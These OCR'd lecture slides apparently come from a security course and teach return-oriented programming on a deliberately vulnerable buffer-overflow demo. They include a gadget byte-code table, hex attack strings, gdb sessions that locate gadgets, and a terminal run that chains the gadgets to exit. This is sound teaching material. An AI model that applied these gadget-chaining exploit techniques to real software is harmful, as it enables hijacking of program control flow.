
Gadget address = `0x4004dc`

Gadget Example #2

- byte codes for movq S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

ROP Execution




- Trigger with `ret` instruction

  Will start executing Gadget 1

- Final `ret` in each gadget will start next one

  `ret`: pop address from stack and jump to that address

Crafting an ROP Attack String



Multiple gadgets will corrupt stack upwards


- **Gadget #1 from Example #1**
  - `0x4004d4` rax ← rdi + rdx
- **Gadget #2 from Example #2**
  - `0x4004dc` rdi ← rax
- **Combination**

  rdi ← rdi + rdx

Attack String (Hex)

```
30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33
d4 04 40 00 00 00 00 00 dc 04 40 00 00 00 00 00
```

What Happens When `echo` Returns?



Multiple gadgets will corrupt stack upwards

1. **Echo executes `ret`**
   - **Starts Gadget #1**
2. **Gadget #1 executes `ret`**
   - **Starts Gadget #2**
3. **Gadget #2 executes `ret`**
   - **Goes off somewhere …**

Attack String (Hex)

```
30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33
d4 04 40 00 00 00 00 00 dc 04 40 00 00 00 00 00
```

ROP Example In Action

- **Compile** bufdemo.c with **-Og** and run in gdb

```
[03/02/23]seed@VM:~/.../lecture11$ gcc -Og -fno-stack-protector -o bufdemo bufdemo.c
bufdemo.c: In function ‘echo’:
bufdemo.c:11:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-func
tion-declaration]
   11 |  gets(buf);
      |  ^~~~
      |  fgets
/usr/bin/ld: /tmp/ccyLeBqL.o: in function `echo':
bufdemo.c:(.text+0x2f): warning: the `gets' function is dangerous and should not be used.
[03/02/23]seed@VM:~/.../lecture11$ gdb bufdemo
```

ROP Example In Action

- Find **address of tail end** of existing function "**ab_plus_c**"

```
gdb-peda$ run
Starting program: /home/seed/demos/lecture11/bufdemo
1234
1234
[Inferior 1 (process 115678) exited normally]
Warning: not running
gdb-peda$ set disassembly-flavor att
gdb-peda$ disassemble ab_plus_c
Dump of assembler code for function ab_plus_c:
   0x0000555555555169 <+0>:     endbr64
   0x000055555555516d <+4>:     imul   %rsi,%rdi
   0x0000555555555171 <+8>:     lea    (%rdi,%rdx,1),%rax
   0x0000555555555175 <+12>:    retq
End of assembler dump.
gdb-peda$
```

ROP Example In Action

- Find **address** of **repurposed byte codes from "setval"**

```
gdb-peda$ disassemble setval
Dump of assembler code for function setval:
   0x0000555555555176 <+0>:     endbr64
   0x000055555555517a <+4>:     movl   $0xc78948d4,(%rdi)
   0x0000555555555180 <+10>:    retq
End of assembler dump.
gdb-peda$
```

```
gdb-peda$ x/7xb 0x000055555555517a
0x55555555517a <setval+4>:      0xc7    0x07    0xd4    0x48    0x89    0xc7    0xc3
gdb-peda$
```

Located at 0x5555555517a + 3
= 0x55555555517d

ROP Example In Action

- Find **address of exit** and use it for final call (only for illustration purposes)

```
gdb-peda$ p exit
$4 = {void (int)} 0x7ffff7e0dbc0 <__GI_exit>
```

ROP Example In Action

- Running Attack from terminal

```
[03/02/23]seed@VM:~/.../lecture11$ more rop-exploit-string.txt
30 31 32 33 34 35 36 37 38 39 30 31
71 51 55 55 55 55 00 00
7d 51 55 55 55 55 00 00
c0 db e0 f7 ff 7f 00 00
[03/02/23]seed@VM:~/.../lecture11$ cat rop-exploit-string.txt | ./hexify |./bufdemo
012345678901qQUUUU
[03/02/23]seed@VM:~/.../lecture11$
```

Prints the input string and exits gracefully (no segmentation fault)

Here we did not run any useful instructions/code, but in actual attacks such instructions or other instructions represented by its bytecode can be used to do something useful to attacker.

ROP Example In Action (Running inside GDB)

```
[03/02/23]seed@VM:~/.../lecture11$ ./hexify < rop-exploit-string.txt > rop-exploit-string.raw
[03/02/23]seed@VM:~/.../lecture11$ gdb bufdemo
```

```
gdb-peda$ set disassembly-flavor att
gdb-peda$ b *echo+40
Breakpoint 1 at 0x11a9
gdb-peda$ run < rop-exploit-string.raw
```

```
   0x555555555197 <echo+22>        callq  0x555555555070 <gets@plt>
   0x55555555519c <echo+27>        mov    %rbx,%rdi
   0x55555555519f <echo+30>        callq  0x555555555060 <puts@plt>
   0x5555555551a4 <echo+35>        add    $0x10,%rsp
   0x5555555551a8 <echo+39>        pop    %rbx
B+>0x5555555551a9 <echo+40>        retq
```

```
rax            0x13
rbx            0x3130393837363534
rcx            0x7ffff7ed51e7
rdx            0x0
rsi            0x55555555a2b0
rdi            0x7ffff7fb24c0
```

```
 >0x555555555171 <ab_plus_c+8>     lea    (%rdi,%rdx,1),%rax
  0x555555555175 <ab_plus_c+12>    retq
```

```
rax            0x7ffff7fb24c0
```

```
 >0x55555555517d <setval+7>        mov    %rax,%rdi
  0x555555555180 <setval+10>       retq
```

```
rdi            0x7ffff7fb24c0
```

```
 0x5555555551aa <main>                    endbr64
>0x7ffff7e0dbc0 <__GI_exit>       endbr64
```